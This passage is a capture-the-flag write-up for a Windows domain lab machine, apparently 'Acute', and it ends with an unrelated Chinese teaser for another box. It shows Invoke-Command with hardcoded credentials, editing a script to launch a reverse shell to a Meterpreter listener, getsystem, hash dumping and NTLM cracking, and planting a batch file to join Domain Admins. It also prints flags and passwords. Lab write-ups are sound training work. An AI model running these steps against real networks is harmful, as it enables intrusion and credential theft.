PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -command {whoami}
acute\imonks


As you can see, we can able to run windows commands from ‘imonks’ context. We can read user flag via this technique.

Let’s go one step back and read the flag.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PS C:\Users\edavies\Documents> 

$SecPassword = ConvertTo-SecureString 'W3_4R3_th3_f0rce.' -AsPlainText -Force

PS C:\Users\edavies\Documents>

$Cred = New-Object System.Management.Automation.PSCredential('acute\imonks', $SecPassword)

PS C:\Users\edavies\Documents>

Invoke-Command atsserver -ConfigurationName dc_manage -Credential $Cred -scriptblock { cat c:\users\imonks\Desktop\user

.txt }

664cb31a110ae58cc8cc164846f951c8

From ‘imon’ users context we can only run these below powershell commands.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
PS C:\Users\edavies\Documents> 

Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {get-command}


CommandType Name Version Source PSComputerName

----------- ---- ------- ------ --------------

Cmdlet Get-Alias 3.1.0.0 Microsoft.PowerSh... ATSSERVER

Cmdlet Get-ChildItem 3.1.0.0 Microsoft.PowerSh... ATSSERVER

Cmdlet Get-Command 3.0.0.0 Microsoft.PowerSh... ATSSERVER

Cmdlet Get-Content 3.1.0.0 Microsoft.PowerSh... ATSSERVER

Cmdlet Get-Location 3.1.0.0 Microsoft.PowerSh... ATSSERVER

Cmdlet Set-Content 3.1.0.0 Microsoft.PowerSh... ATSSERVER

Cmdlet Set-Location 3.1.0.0 Microsoft.PowerSh... ATSSERVER

Cmdlet Write-Output 3.1.0.0 Microsoft.PowerSh... ATSSERVER

Let’s query domain to get more info on ‘imonks’ user.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
PS C:\Users\edavies\Documents> 

Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -ScriptBlock {net user imonks /do

main}

User name imonks

Full Name Ieuan Monks

Comment

User's comment

Country/region code 000 (System Default)

Account active Yes

Account expires Never


Password last set 21/12/2021 14:51:31

Password expires Never

Password changeable 22/12/2021 14:51:31

Password required Yes

User may change password No


Workstations allowed All

Logon script

User profile

Home directory

Last logon 16/02/2022 17:47:45


Logon hours allowed All


Local Group Memberships

Global Group memberships *Domain Users *Managers

The command completed successfully.

‘imonks’ user is member of ‘Manger’ group. Let’s find who else is member of manager group.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
PS C:\Users\edavies\Documents> 

Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -ScriptBlock {net user awallace /

domain}

User name awallace

Full Name Aileen Wallace

Comment

User's comment

Country/region code 000 (System Default)

Account active Yes

Account expires Never


Password last set 21/12/2021 14:50:36

Password expires Never

Password changeable 22/12/2021 14:50:36

Password required Yes

User may change password No


Workstations allowed All

Logon script

User profile

Home directory

Last logon 23/12/2021 09:15:29


Logon hours allowed All


Local Group Memberships

Global Group memberships *Domain Users *Managers

The command completed successfully.

User ‘awallace’ is member of manager group. To enumerate AD we need imonks shell access. We can’t execute any useful commands which can help to us to run our executable files.

Let’s look for any files on the server.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
PS C:\Users\edavies\Documents> 

Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {ls 'c:\program files'}


Directory: C:\program files


Mode LastWriteTime Length Name PSComputerName

---- ------------- ------ ---- --------------

d----- 12/21/2021 12:04 AM common files ATSSERVER

d----- 12/21/2021 12:11 AM Hyper-V ATSSERVER

d----- 9/15/2018 8:12 AM internet explorer ATSSERVER

d----- 2/1/2022 7:41 PM keepmeon ATSSERVER

d----- 12/21/2021 12:04 AM VMware ATSSERVER

d----- 12/20/2021 9:19 PM Windows Defender ATSSERVER

d----- 12/20/2021 9:12 PM Windows Defender Advanced Threat ATSSERVER

Protection

d----- 12/21/2021 2:13 PM WindowsPowerShell ATSSERVER

On C drive, we have an unusual file, let’s try to access it.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PS C:\Users\edavies\Documents> 

Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {ls 'c:\program files\ke

epmeon'}

Access to the path 'C:\program files\keepmeon' is denied.

+ CategoryInfo : PermissionDenied: (C:\program files\keepmeon:String) [Get-ChildItem], UnauthorizedAccess

Exception

+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

+ PSComputerName : ATSSERVER

Access denied. If we check the ‘imonks’ desktop, we will find a powershell script.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
PS C:\Users\edavies\Documents> 

Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -ScriptBlock {ls ../desktop}


Directory: C:\Users\imonks\desktop


Mode LastWriteTime Length Name PSComputerName

---- ------------- ------ ---- --------------

-ar--- 2/16/2022 5:40 PM 34 user.txt ATSSERVER

-a---- 1/11/2022 6:04 PM 602 wm.ps1 ATSSERVER

Let’s read the contents of that script.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PS C:\Users\edavies\Documents> 

Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -ScriptBlock {cat ../desktop/wm.p

s1}

$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003

660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f672

80000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a

2ca854bc6e453c51'

$passwd = $securepasswd | ConvertTo-SecureString

$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)

Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds

If we execute this script, then it sets a secure password, and execute ‘Get-Volume’ from ‘jmorgan’ users context. We have to edit it script and modify the invoke command.

1
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock{((cat "c:\users\imonks\Desktop\wm.ps1" -Raw) -replace 'Get-Volume','cmd.exe /c c:\utils\reverse.exe') | set-content -path c:\users\imonks\Desktop\wm.ps1} -credential $cred

This command will replace the Get-Volume string with cmd.exe /c c:\utils\msf.exe We already have reverse.exe in utils directory. So upon execution we get the reverse connection on metasploit. Let’s read the contents of file to make sure our cmd is good to go.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PS C:\utils> 

Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -ScriptBlock{cat c:\users\imonks\

Desktop\wm.ps1}

$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003

660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f672

80000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a

2ca854bc6e453c51'

$passwd = $securepasswd | ConvertTo-SecureString

$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)

Invoke-Command -ScriptBlock {cmd.exe /c c:\utils\reverse.exe} -ComputerName Acute-PC01 -Credential $creds

Everything looks good. Now setup a msf listener and run the below cmd to execute the script.

1
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock{C:\Users\imonks\Desktop\wm.ps1}

Now check the msf listener for reverse connection.

1
2
3
4
5
6
7
8
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.30:9001
[*] Sending stage (200262 bytes) to 10.10.11.145
[*] Meterpreter session 1 opened (10.10.14.30:9001 -> 10.10.11.145:49781 ) at 2022-02-16 13:04:30 -0500

meterpreter > getuid
Server username: ACUTE\jmorgan

We are ‘jmorgan’ now. Let’s enumerate now this user.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
C:\Users\jmorgan\Documents>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name Type SID Attributes
========================================== ================ ============ ===============================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288

‘jmorgan’ is member of Administrator. We can just elevate our privs to system.

1
2
3
4
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

We may have pwned the admin, but it is not the actual host, but Hyper-V. You can confirm by running ipconfig.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
meterpreter > ifconfig

Interface 1
============
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:e8:0a:01
MTU : 1500
IPv4 Address : 172.16.22.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9513:4361:23ec:64fd
IPv6 Netmask : ffff:ffff:ffff:ffff::

Dump the hash.

1
2
3
4
5
6
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad4740:::

Crack the hash.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
hashcat.exe -m 1000 password.txt rockyou.txt

a29f7623fd11550def0192de9246f46b:Password@123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: a29f7623fd11550def0192de9246f46b
Time.Started.....: Thu Feb 17 02:09:30 2022 (1 sec)
Time.Estimated...: Thu Feb 17 02:09:31 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 59379.6 kH/s (4.14ms) @ Accel:2048 Loops:1 Thr:32 Vec:1
Speed.#3.........: 7827.3 kH/s (14.12ms) @ Accel:128 Loops:1 Thr:64 Vec:1
Speed.#*.........: 67206.9 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 3407872/14344385 (23.76%)
Rejected.........: 0/3407872 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: rebel91 -> tabbarano666
Candidates.#3....: tabbamarie -> sn78726
Hardware.Mon.#1..: Temp: 57c Util: 37% Core: 571MHz Mem:2304MHz Bus:8
Hardware.Mon.#3..: N/A

Started: Thu Feb 17 02:09:11 2022
Stopped: Thu Feb 17 02:09:32 2022

We got the password. For a hard machine this password is quite weak. I tried to use this password to get hold of ATSSERVER (host), but can’t able to do that. However, we still have access ‘edavies’ shell. We can try to run commands from a different users perspective. Previously we queried the domain to find member of manager group, there was one user awallace , let’s try to use this password from this users context.

Make sure you are running the next command from ‘edavies’ user shell.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PS C:\utils> whoami
acute\edavies
PS C:\Users\edavies\Documents>

$password = ConvertTo-SecureString "Password@123" -AsPlainText -Force

PS C:\Users\edavies\Documents>

$cred = New-Object System.Management.Automation.PSCredential("Acute\AWallace",$password)

PS C:\Users\edavies\Documents>

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -Command {whoami}

acute\awallace

It worked, now we can run commands from awallace user’s context. There’s nothing much available on user directory, however, previously we checked some weird directory in C drive, let’s see if we can access that with this users permission.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
PS C:\Users\edavies\Documents> 

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -Command {ls 'c:\program files\ke

epmeon'}


Directory: C:\program files\keepmeon


Mode LastWriteTime Length Name PSComputerName

---- ------------- ------ ---- --------------

-a---- 12/21/2021 2:57 PM 128 keepmeon.bat ATSSERVER

We can access this directory. Lets read that batch file.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PS C:\Users\edavies\Documents> 

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -Command {cat 'c:\program files\k

eepmeon\keepmeon.bat'}

REM This is run every 5 minutes. For Lois use ONLY

@echo off

for /R %%x in (*.bat) do (

if not "%%x" == "%~0" call "%%x"

)

This looks like a schedule script, it runs this batch file every five minutes and checks for any .bat files in the parent directory and if there’s a .bat file then it executes it. The main thing/information is that the script is for only lois user and we already know that, lois is the only user who can change group membership. This is from DOCX file.

So, we can create a batch file which gives ‘awallace’ user administrator privileges of ‘site admin’ group.

1
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {Set-Content -Path 'c:\program files\Keepmeon\admin.bat' -Value 'net group site_admin awallace /add /domain'}

Check file has been created or not.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
PS C:\Users\edavies\Documents> 

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {ls 'c:\program file

s\Keepmeon\'}


Directory: C:\program files\Keepmeon


Mode LastWriteTime Length Name PSComputerName

---- ------------- ------ ---- --------------

-a---- 2/16/2022 6:17 PM 44 admin.bat ATSSERVER

-a---- 12/21/2021 2:57 PM 128 keepmeon.bat ATSSERVER

Check the contents of file too.

1
2
3
4
5
6
7
PS C:\Users\edavies\Documents> 

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {cat 'c:\program fil

es\Keepmeon\admin.bat'}

net group site_admin awallace /add /domain

Now we need to wait for five minutes to run that schedule job to execute our batch file. Check the whether you added to site_admin group or not.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
PS C:\Users\edavies\Documents> 

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -Command {whoami /groups}


GROUP INFORMATION

-----------------


Group Name Type SID Attributes


============================================ ================ ============================================== ==========

=====================================================

Everyone Well-known group S-1-1-0 Mandatory

group, Enabled by default, Enabled group

BUILTIN\Users Alias S-1-5-32-545 Mandatory

group, Enabled by default, Enabled group

BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory

group, Enabled by default, Enabled group

BUILTIN\Certificate Service DCOM Access Alias S-1-5-32-574 Mandatory

group, Enabled by default, Enabled group

BUILTIN\Administrators Alias S-1-5-32-544 Mandatory

group, Enabled by default, Enabled group, Group owner

NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory

group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory

group, Enabled by default, Enabled group

NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory

group, Enabled by default, Enabled group

ACUTE\Domain Admins Group S-1-5-21-1786406921-1914792807-2072761762-512 Mandatory

group, Enabled by default, Enabled group

ACUTE\Managers Group S-1-5-21-1786406921-1914792807-2072761762-1111 Mandatory

group, Enabled by default, Enabled group

ACUTE\Site_Admin Group S-1-5-21-1786406921-1914792807-2072761762-2102 Mandatory

group, Enabled by default, Enabled group

Authentication authority asserted identity Well-known group S-1-18-1 Mandatory

group, Enabled by default, Enabled group

ACUTE\Denied RODC Password Replication Group Alias S-1-5-21-1786406921-1914792807-2072761762-572 Mandatory

group, Enabled by default, Enabled group, Local Group

Mandatory Label\High Mandatory Level Label S-1-16-12288


We are domain admin now. Let’s read the final flag from administrators directory.

1
2
3
4
5
6
7
PS C:\Users\edavies\Documents> 

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {cat 'c:\users\admin

istrator\desktop\root.txt'}

b26f815db56b906b843f44f5b0b80555

Summary of knowledge

  • information gathering by using exiftool
  • windows powershell user privileage enum
  • powershell port scan using port-scan-tcp.ps1
  • msf get screen shots
  • invoke-command to execute windows commands
  • msf getsystem
  • hashcat crack ntlm hash
  • add user to domain group to privesc

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

SCF 认证请求与打印服务

上传的 SCF 文件触发 NetNTLMv2 认证,再结合原口令恢复和 PrintNightmare 本地提权。认证捕获与执行阶段各有原始证据。

来源 driver · 原记录 2021-10-03 · 10 个代码块 · 6 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Windows
Difficulty: Easy
Points: 20
Release: 02 Oct 2021
